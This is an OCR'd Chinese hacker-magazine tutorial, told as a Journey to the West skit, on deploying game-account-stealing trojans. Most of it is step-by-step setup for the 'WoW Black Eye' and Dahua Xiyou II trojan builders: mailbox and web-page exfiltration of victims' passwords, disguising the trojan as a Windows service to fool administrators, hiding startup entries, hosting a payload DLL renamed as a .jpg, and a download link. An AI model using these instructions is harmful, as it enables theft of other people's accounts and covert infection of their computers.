


图1




图2

X菜鸟学堂

小鸡快跑

永恒的神话——特洛伊木马

悟空也闭关

自从上月悟空从医院里偷跑出来给八戒他们上课，后来被医生给“抓”回去之后（还没有交住院费呢，能溜的掉么？），就一直待在医院里。虽然无聊，好在还有大圣牌笔记本电脑可以免费上网。干脆就去魔兽世界里转转，没想到刚转一会儿就莫名其妙的被部落的人追杀，对方级别高、装备好，又是“多人协同作战”，悟空的筋斗云、金箍棒全无用武之地，只得落荒而逃，逃跑间看到八戒路过，向他求助，他居然不理不睬，眼看着悟空被人活生生打死。

想去找尸体复活，结果系统又出了BUG，这下悟空气不打一处来，二话不说就找到了正在上课的八戒暴扁一顿，然后才开始听八戒解释：“猴哥明鉴啊，我正在上课呢，自从上次把你从魔兽世界里找出来之后，我们就再也没摸过这个游戏，专心学习技术着呢，不信你问沙师弟和师傅……”

听到这话，悟空忽然吓一跳：“难道说？”

“什么？”

“呆子，快登录魔兽看看……果然，号被盗了！你这个笨蛋！好不容易练了这么高的级别啊！赶紧申请密码保护把密码改回来，装备！装备也全没了！”

哇的一声，八戒居然哭了出来，悟空赶紧柔声安慰：“呆子，乖，估计是中了木马而已，不怕，把木马杀掉重新再来过就是了……”

“木马？什么是木马？给我做的蜡像吗？”白龙马友情客串。

“不是了，我们这里所说的木马是一个精心编写的程序，当你运行它以后，它就会潜伏在你的机器中，完成特定的使命。”

“一般都会做些什么事啊？”

“一般情况下，我们把现在的木马分成三大类，一是特定程序木马，这种木马专门潜伏在系统里，监视着指定的程序。比如QQ、魔兽世界、传奇、天堂II或者大话西游这些程序一旦运行，它就开始记录键盘的输入，当然，保存下来的密码自然会发送给别人，此类木马称为盗号型木马。”

“二是传统木马。这类木马一般是打开一个端口，允许任何人连接，然后控制整个机器（当然会有密码保护措施）。也有的是反向将自己的控制权发送给指定用户。最主要的只能是留下一条后路供入侵者光顾被种上木马的系统，此类木马一般叫做后门。”

“三是网页木马。严格来说，网页木马本身不会在你的机器上一直潜伏，但是它会使你在访问它时，自动下载并运行别的木马。人们常说的挂马就是制作一个网页木马后，将其嵌入一些被自己入侵的网站的某个正常页面，使浏览者中招。”

“所以八戒一定是中了魔兽世界盗号木马了，正好最近出了一个魔兽世界黑眼睛，我手头上也有这个东西，我们一起来看看它是怎么使用的。”

一、魔兽世界黑眼睛

解压缩后，运行MSBlackEye.exe，如图1所示。




图1

它只是一个配置程序，我们填入自定义的信息后，使用它生成木马程序，让别人运行这个程序后，我们的木马就开始工作了！给别人运行的木马程序叫做服务端程序。

要让木马将记录下来的帐号密码等信息发送给我们知道，我们自然要提供接收密码的方法了，现在流行的方式有两种，一是以邮件的形式发到指定的邮箱里去，二是通过请求特定的网页，由该网页收集和记录下这些信息。

如果选择第一种，那么我们首先要申请两个邮箱，一个用来发送邮件，另一个用来接收邮件。请不要觉得麻烦！如果你不想自己辛苦的劳动成果被别人夺取的话，就花点精力到http://mail.126.com上申请两个邮箱。当然使用其它邮箱也可以，例如126的邮箱就比较稳定。

申请完邮箱以后，我们首先指定收信邮箱：rec_pass@126.com，然后指定发信邮箱：zhiyeqianqian@126.com，发信是需要登录发信的邮件服务器的（SMTP服务器），同时需要提供我们的用户名和密码，这里照实填写，否则收不到信就白干了：

用户名：zhiyeqianqian，
密码：[可爱的马赛克处理过咯]，
发信的主题：我的主题。

下面还有一个网站收信功能，我们一会再看如何使用。现在先切换到“安装配置”选项卡去，如图2。

这里需要设置有几个地方：




图2

1．安装路径：需要定义木马自动释放出的文件存在何处，叫什么名字。（假设系统在C盘）那么我们选择的<system>就相当于c:\winnt\system32\（或者是c:\windows\system32\）。

安装名称，起个诱惑点的名字，越接

近系统进程和原名字越好，比如inetsrv.exe，还需为钩子文件起个名字，同样要写得迷惑一点，就叫Internet.dll吧。

2.服务选项：如果是2000或者是XP或者是2003系统，木马将以服务的形式启动。这里要解释一下什么是服务。

在98以前的系统中没有服务这个概念，如果是2K以上的系统请跟我按如下步骤打开服务管理器：右击“我的电脑”，选择管理，在出现的“计算机管理”中，注意看下方的“服务和应用程序”，将其展开，选中“服务”，右边就出现所有服务的内容了，如图3。

什么是系统服务

在Windows2000/XP/2003系统中，服务是指执行指定系统功能的程序、例程或进程，以便支持其他程序，尤其是低层（接近硬件）程序。它是一种应用程序类型，在后台运行。一般用户看不到它。

服务可以使用服务管理器进行管理。每一个服务都有自己的服务名（唯一标识）、服务显示名（使用服务管理器时看到的名字）、服务描述（对该服务的行为进行描述以方便用户对其记忆或认知）。

我们看到上面有提示服务名称、描述、




图3

启动类型等等。具体的不再多说，只要了解到我们的木马就是伪装成系统服务来达到自启动的目的就够了。

所以，我们在配置的时候，服务名，服务显示名，以及服务描述要越接近系统正常服务的样子越好，这样菜鸟管理员查看的时候会分不清楚到底我们的服务是不是系统正常的服务，从而不敢动它。

我在这里把服务名写为：inetsvr，服务显示名为：Windows Internet Service，服务描述为：提供对Internet信息服务管理的支持。看看是不是有点系统正常服务的味道。最后在98系统下，因为没有服务的概念，只好往注册表里写启动项了，这里有三个选项，<Run>、<Runservice>与<Shell>，建议使用<Shell>会比前两个要隐蔽一些。

全部都填写完毕了，单击“生成木马”吧。会询问你是否采用该配置，选“是”就会在同级目录下生成muma.exe。

还有一种收信方式是网页收信方式。因为邮件收信毕竟太麻烦，而且它要访问SMTP服务器的25端口才能工作，那么很多网吧的网管会禁止对外部25端口的连接，整个网吧就都不能使用SMTP方式发信了。而且当别人发现该木马以后，可以监听嗅探出木马的发信过程：我使用抓包工具抓了一下“测试发信”的图，如图4。

大家注意看看图中选择的部分emhpeWVxaWFucWlhbg==就是经过了Base64加密的用户名，使用Base64解码工具解码后，很容易就看到明文为zhiyeqianqian（发信的用户名），后面自然还有密码，一样经过Base64解码就可以看到明文了。我处理了一下图片。一旦被人家获取了这些信息，他们就可以修改我们邮箱的密码，那么我们之前配置好的木马将登录不了SMTP服务器而无法再继续工作。若是发信与收信使用了同一个邮箱，还会导致我们以前收到的信全部拱手让人。




图4

那网页收信又是怎么回事呢？它实际上就类似于一个留言本的东西，只不过现在这个“留言本”不需要任何华丽的外表，只需要保存下木马发过来的“留言”就够了。现在我们把“留言本”地址告诉木马，木马就会模仿浏览器向该“留言本”提交它的“劳动成果”了。下面我们来看一下如何使用它。

注意魔兽世界黑眼睛里还有个文件夹是“ASP发信程序”，这里面的整套程序就是我们口中的“留言本”了。把它整套的上传到一个支持ASP的空间上去（没有就选一个稳定的Webshell吧），比如我这里用了自己的空间：http://zhiyeqianqian.51web.cn/wow/，那么现在http://zhiyeqianqian.51web.cn/wow/post.asp,就是我们的Http收信地址了。

当这些东西都填写完毕了，我们就可以单击“生成木马”了。如果对邮箱设置不放心还可以测试一下，如果收到信了就没问题了。尽管它发信不是很稳定，但是多测试几次，一般都会成功的。

生成的muma.exe会在对方的机器上安装好服务，但是还需要server目录下的server.exe也一起发给对方运行后，魔兽黑眼睛就开始正式工作了。（此时可以通过查看进程中是否有inetsvr.exe来判断它是否处于运行状态，若没有自动启动，可以使用net start inetsvr命令启动该服务）。收信：如果是邮箱收信，登录你的收信邮箱就可以了，如果是网页形式收信，就要登录我们放“留言本”的地方了，<http://zhiyeqianqian.51web.cn/wow/login.asp>，默认用户名和密码都是admin。如果要修改的话，要先在本地修改数据库中的内容（该套程序不带修改密码功能），然后再将整套程序上传。卸载：作者已经提供了一个clean.exe直接运行后重启机器就可以了。

“哦？原来这样啊？那八戒为什么会运行人家的木马呢？”沙僧疑惑道。

“我冤枉啊，我怎么会自己去运行人家的木马呢？”八戒委屈的喊道。

“呵呵，这有几种可能，一是八戒不小心接收了别人发过来的文件，毫无戒心的运行了。二是八戒IE没打好补丁，浏览了一些挂有网页木马的网站，然后就中招了，当然，还有可能八戒的机器被别人入侵了，别人将木马上传到八戒的机器上并运行。”悟空耐心的解释。

“晕，我昨天是接了一个MM发给我的照片，她还说穿得太少不好意思给我看呢，结果我接到了以后怎么也打不开，再找她她就不见了，难道说……”八戒恍然大悟。

“那，悟空，我白龙马好不容易来一趟，你既然讲到了我们兄弟木马，那别的游戏有没有木马啊？我不玩魔兽世界的，不过我表妹一直在玩大话西游II，你知道这个游戏有没有木马吗？”

“当然有了，干脆这样吧，今天这节课我们就专门介绍现下流行的一些网络游戏的木马。比如我们现在要找大话西游II的木马，我们就上百度搜索**大话西游木马**，这不，马上就找到了一个，下面我们来介绍它如何使用吧。”

二、大话西游II木马

下载地址：http://www.chinesehack.org/down/show.asp?id=4991，解压缩后会看到readme.txt是说明文件，mail.dll是邮件发送的动态链接库，木马需要将其插入系统进程才可以发信。作者已经在服务

端内置了一个地址，可以下载此DLL文件，但是为了避免该下载地址失效，建议大家还是自己找个地方将此DLL改名后上传。比如改名为mail.jpg后，找个论坛发帖子的时候上传或者直接使用自己的空间上传，比如我会将它保存在自己的空间上：http://zhiyeqianqian.51web.cn/mail.jpg，而final.exe是配置程序，运行它后出现图5的界面。很清爽吧？

只有两个地方需要填写，一是收信地址，二是那个DLL文件的下载地址。当然，文件名已经改成任意其它名字了。也许有

